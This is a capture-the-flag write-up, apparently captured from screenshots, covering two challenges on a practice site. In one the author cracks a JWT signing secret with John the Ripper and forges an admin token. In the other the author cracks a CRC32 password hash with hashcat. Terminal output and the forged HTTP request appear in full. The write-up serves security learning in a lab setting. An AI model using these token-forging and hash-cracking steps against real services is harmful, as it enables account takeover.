😄

# Skylark Capsule

- Notes...
- How did you solve it?


### challenge information

We have the best capsules available for your deployment into space!

### 1> Tokenz

Get your capsule now. Can you gain access to the capsule of 'admin'?

- Points :- [100 points]




enter flag

[100 points] Tokenz


Get your capsule now. Can you gain access to the capsule of 'admin'?

- In this challenge, we have to gain access to the capsule of admin we are provided with a web page that lets us get the specs of the capsule, but needs us to login before we can access it we are also provided with options to register and login.


SpaceraceApp
0d66c20921d787ead846994630aad52f.challenge.hackazon.org/capsule
Skylark Capsule
Capsule
Login
Register

Welcome, space crew! This page will display the deployment specs of your capsule after login :)

- So at first I tried to create an account and log in to see what we get on the capsules page but with an account that we created cannot access the get specs.
- So after some researching, I found out that the login page will return us with a JWT token that contains the username, hashed password, email id. I was able to decode the token using the website https://jwt.io/
- This token was then later used by the website to check if we were admin or not so I concluded that I have to somehow change the JWT token with username and password as admin, but to do this we have to find out secret-key so that after modifying the token the signature remains valid else with an invalid signature the JWT token will not be accepted.



Encoded

```
"eyJhbGciOiJIUzI1NiIsInR5cC
I6IkpXVCJ9.eyJkYXRhIjp7Imlk
Ijo1LCJ1c2VybmFtZSI6IkFTSDE
wMSIsImVtYWlsIjoiamFoYXlvaz
M3M0BhY3RpdmVzbmlwZXIuY29tI
iwicGFzc3dvcmQiOiItMTY3OTU2
NDYzNyJ9LCJpYXQiOjE2MjcyODA
wOTd9.uhDMuiLgFfeXzsKcv3cPm
-H3WBps93f9snb4nT8AbS0"
```

**Warning:** Looks like your JWT signature is not encoded correctly using base64url (https://tools.ietf.org/html/rfc4648#section-5). Note that padding ("=") must be omitted as per https://tools.ietf.org/html/rfc7515#section-2

**Warning:** Looks like your JWT header is not encoded correctly using base64url (https://tools.ietf.org/html/rfc4648#section-5). Note that padding ("=") must be omitted as per https://tools.ietf.org/html/rfc7515#section-2

Decoded

HEADER:

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```


PAYLOAD:

```
{
  "data": {
    "id": 5,
    "username": "ASH101",
    "email":
"jahayok373@activesniper.com",
    "password": "-1679564637"
  },
  "iat": 1627280097
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) ☐ secret base64 encoded
```

- So after some research, I found out that we can find out the secret key of a JWT token by using the JohnTheRipper and was able to find out that the secret token was skylark140584 used this to change the value in the JWT website with username and password set to admin and got the new token which I used to access the capsule page was provided with a response which had the first flag.


Kali-Linux-2020.4-vmware-amd64 - VMware Workstation 14 Player
Player
Burp Suite Professional ...
https://27afc800ed870b...
kali@kali: ~/Desktop/ha...
kali@kali: ~/Desktop/CT...
hackydays - File Manager
CTF_Tools - File Manag...
09:03 PM
kali@kali: ~/Desktop/hackydays
File
Actions
Edit
View
Help
30°C Haze
ENG
21:03
04-07-2021

```
┌──(kali㉿kali)-[~/Desktop/hackydays/jwtcrack]
└─$ cat re                                                                   1 ✗
cat: re: No such file or directory

┌──(kali㉿kali)-[~/Desktop/hackydays/jwtcrack]
└─$ cat requirements.txt                                                     1 ✗
PyJWT==1.4.2
tqdm

┌──(kali㉿kali)-[~/Desktop/hackydays/jwtcrack]
└─$ crackjwt.py eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkYXRhIjp7ImlkIjo1LCJ1c2VybmFtZSI6ImxlbG91Y2g4ODUiLCJlbWFpbCI6ImxveG9zb3YxNjNAanE2MDAuY29tIiwicGFzc3dvcmQiOiIyMTE1MzQ5NjIifSwiaWF0IjoxNjI1NDEwMDA2fQ.0M3wsY1_7MKm3JfY5c60iYTvk1Vnr
qws2qtAA9bahvI /usr/share/wordlists/rockyou.txt
zsh: command not found: crackjwt.py

┌──(kali㉿kali)-[~/Desktop/hackydays/jwtcrack]
└─$ python3 crackjwt.py eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkYXRhIjp7ImlkIjo1LCJ1c2VybmFtZSI6ImxlbG91Y2g4ODUiLCJlbWFpbCI6ImxveG9zb3YxNjNAanE2MDAuY29tIiwicGFzc3dvcmQiOiIyMTE1MzQ5NjIifSwiaWF0IjoxNjI1NDEwMDA2fQ.0M3wsY1_7MKm3JfY5c60i
YTvk1Vnrqws2qtAA9bahvI /usr/share/wordlists/rockyou.txt
Cracking JWT eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkYXRhIjp7ImlkIjo1LCJ1c2VybmFtZSI6ImxlbG91Y2g4ODUiLCJlbWFpbCI6ImxveG9zb3YxNjNAanE2MDAuY29tIiwicGFzc3dvcmQiOiIyMTE1MzQ5NjIifSwiaWF0IjoxNjI1NDEwMDA2fQ.0M3wsY1_7MKm3JfY5c60iYTvk1Vnrqws
2qtAA9bahvI
601937it [00:26, 22918.03it/s]
Traceback (most recent call last):
  File "crackjwt.py", line 67, in <module>
    main(sys.argv)
  File "crackjwt.py", line 59, in main
    result = crack_jwt(jwt, argv[2])
  File "crackjwt.py", line 29, in crack_jwt
    for secret in tqdm(fp):
  File "/usr/lib/python3/dist-packages/tqdm/std.py", line 1171, in __iter__
    for obj in iterable:
  File "/usr/lib/python3.8/codecs.py", line 322, in decode
    (result, consumed) = self._buffer_decode(data, self.errors, final)
UnicodeDecodeError: 'utf-8' codec can't decode byte 0×f1 in position 933: invalid continuation byte

┌──(kali㉿kali)-[~/Desktop/hackydays/jwtcrack]
└─$ cd ..                                                                    1 ✗

┌──(kali㉿kali)-[~/Desktop/hackydays]
└─$ gedit jwt.txt

(gedit:6293): Gtk-WARNING **: 20:46:34.267: Calling org.xfce.Session.Manager.Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.UnknownMethod: No such method “Inhibit”

┌──(kali㉿kali)-[~/Desktop/hackydays]
└─$ john ./jwt.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (HMAC-SHA256 [password is key, SHA256 128/128 XOP 4×2])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
skylark140584    (?)
1g 0:00:00:01 DONE (2021-07-04 20:47) 0.6172g/s 2290Kp/s 2290Kc/s 2290KC/s slatkisandy..skulllips
Use the "--show" option to display all of the cracked passwords reliably
Session completed

┌──(kali㉿kali)-[~/Desktop/hackydays]
└─$ 
```

- Request

```
GET /user/capsule HTTP/1.1
Host: 27afc800ed870b892bfff0a1ef57d91e.challenge.hackazon.org
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkYXRhIjp7ImlkIjo1LCJ1c2VybmFtZSI6ImFkbWluIiwiZW1haWwiOiJsb3hvc292MTYzQGpxNjAw
Referer: https://27afc800ed870b892bfff0a1ef57d91e.challenge.hackazon.org/capsule
Te: trailers
Connection: close
```

Response

```
HTTP/1.1 200 OK
Server: nginx
Date: Sun, 04 Jul 2021 15:18:58 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 137
Connection: close
X-Powered-By: Express
Access-Control-Allow-Origin: *
ETag: W/"89-GFGAOQNg09L6xIvQ94Ib2uCWHmg"

{"status":200,"data":[{"id":4,"username":"admin","email":"admin@spacerace.com","password":"-432570933"}],"flag":"CTF{break1ng_dem_jwtz}"}
```

- Flag :- CTF{break1ng_dem_jwtz}


https://github.com/Sjord/jwtcrack

Reference Article Link :- https://ctftime.org/writeup/18580

## 2> Hashing

Skylark is making use of super-safe non-cryptographic hashing algorithms. Can you log in as the admin?

Points :- [100 points]




enter flag

[100 points] Hashing

Skylark is making use of super safe non-cryptographic hashing algorithms. Can you log in as the admin?

- The password which is being used is hashed using some non-crypto algorithm. Since we can register ourselves on the site, maybe I can find out how the hashing works or find out hash outputs for some of the obvious letters like a or abc
- So I tried to register a user with password abc and it returned a JWT token which when decoded gave me the hashed password as 891568578 so I tried to search on google what hash is and found out that this a crc32 hash



Algorithm HS256

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.ey
JkYXRhIjp7ImlkIjo2LCJ1c2VybmFtZSI6ImFza
DEwMSIsImVtYWlsIjoia29rb2xvNjk4NkAxdXNj
YXJlLmNvbSIsInBhc3N3b3JkIjoiODkxNTY4NTc
4In0sImlhdCI6MTYyODE2NjQwNX0.T-
bwuFQkwUO_dUu8RMdaZ-
Ghhv5BC95msrTowQNVB8s
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE


```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "data": {
    "id": 6,
    "username": "ash101",
    "email": "kokolo6986@1uscare.com",
    "password": "891568578"
  },
  "iat": 1628166405
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) □ secret base64 encoded
```


File Edit View History Bookmarks Tools Help
SpaceraceApp
JSON Web Tokens - jwt.io
hash abc 891568578 - Google Se
builtin_function - cockroachdb
https://www.google.com/search?q=hash+abc+891568578&client=firefox-b-d&ei=GtkLYaOGDseA9QPSn5vgAg&oq=hash+abc+
abc
Google
hash abc 891568578
Sign in
crc
Highlight All
Match Case
Match Diacritics
Whole Words
1 of 2 matches
Up: 0.01 MB/s
Down: 0.01 MB/s
29°C AQI 67
ENG
17:58
05-08-2021

**Tip** Try using words that might appear on the page that you're looking for. For example, 'cake recipes' instead of 'how to make a cake'.

Need help? Take a look at other tips for searching on Google.

https://github.com › cockroachdb › cockroach › issues

sql: md5(null) should return null · Issue #29754 · cockroachdb ...

07-Sep-2018 — This is true for all **hash** builtins - sha1, sha256, sha512, fnv32, fnv32a, fnv64, fnv64a, crc32ieee, crc32c .

People also search for

what is hashing | hashing algorithm
what is hash function | hash table

https://micmap.org › dicfro › unit-tests

Unit Tests - micmap.org

View_Helper_Entries, #2, getEntries, selected **hash**, Test OK, See details ...
View_Helper_Entries, #12, **getSelectedHash**, none selected, Test OK, See details

https://sourcegraph.com › logic_test › builtin_function

LogicTest: !3node-tenant(49854) # TODO(asubiotto): Possibly split ...

... crc32c('**abc**') ---- **891568578** 910901175 # Regression tests for #29754 query T ... sanity checking of the variadic **hash** functions. query BBBBBBBBB SELECT ...

https://sourcegraph.com › logictest › testdata › logic_test

builtin_function - cockroachdb/cockroach - Sourcegraph

1134309195 440920331 -2820157060406071861 -1792535898324117685. query II. SELECT crc32ieee('**abc**'), crc32c('**abc**'). ----. **891568578** 910901175.

https://sptci.com › docs › cpp › arduino › checksum

Checksum : Arduino: Documentation : Sans Pareil ...

- So to crack a crc32 hash we can use we have to convert the hash to hex and then append 8 zero to it so that after this conversion the hash is as follows e6377dcb:00000000
- So we can crack the crc32 hash using hashcat64 the mode for crc32 is 11500 so first I tried to crack the password using the rockyou.txt but it wasn't able to crack so I also used the rule oneruletorulethemall to crack the password using the same rockyou.txt and this time it was able to crack the hash and the password was given which when used to login into the challenge website with username as admin and password as oqllo7 redirected us to page where the flag was visible


Hash cat command used to crack the password. We have to download the rule as it is not provided as a default rule

```
$ ./hashcat64 -m 11500 -a 0 newhash.txt -r rules/OneRuleToRuleThemAll.rule rockyou.tx
```

Hash after cracking by using the hashcat

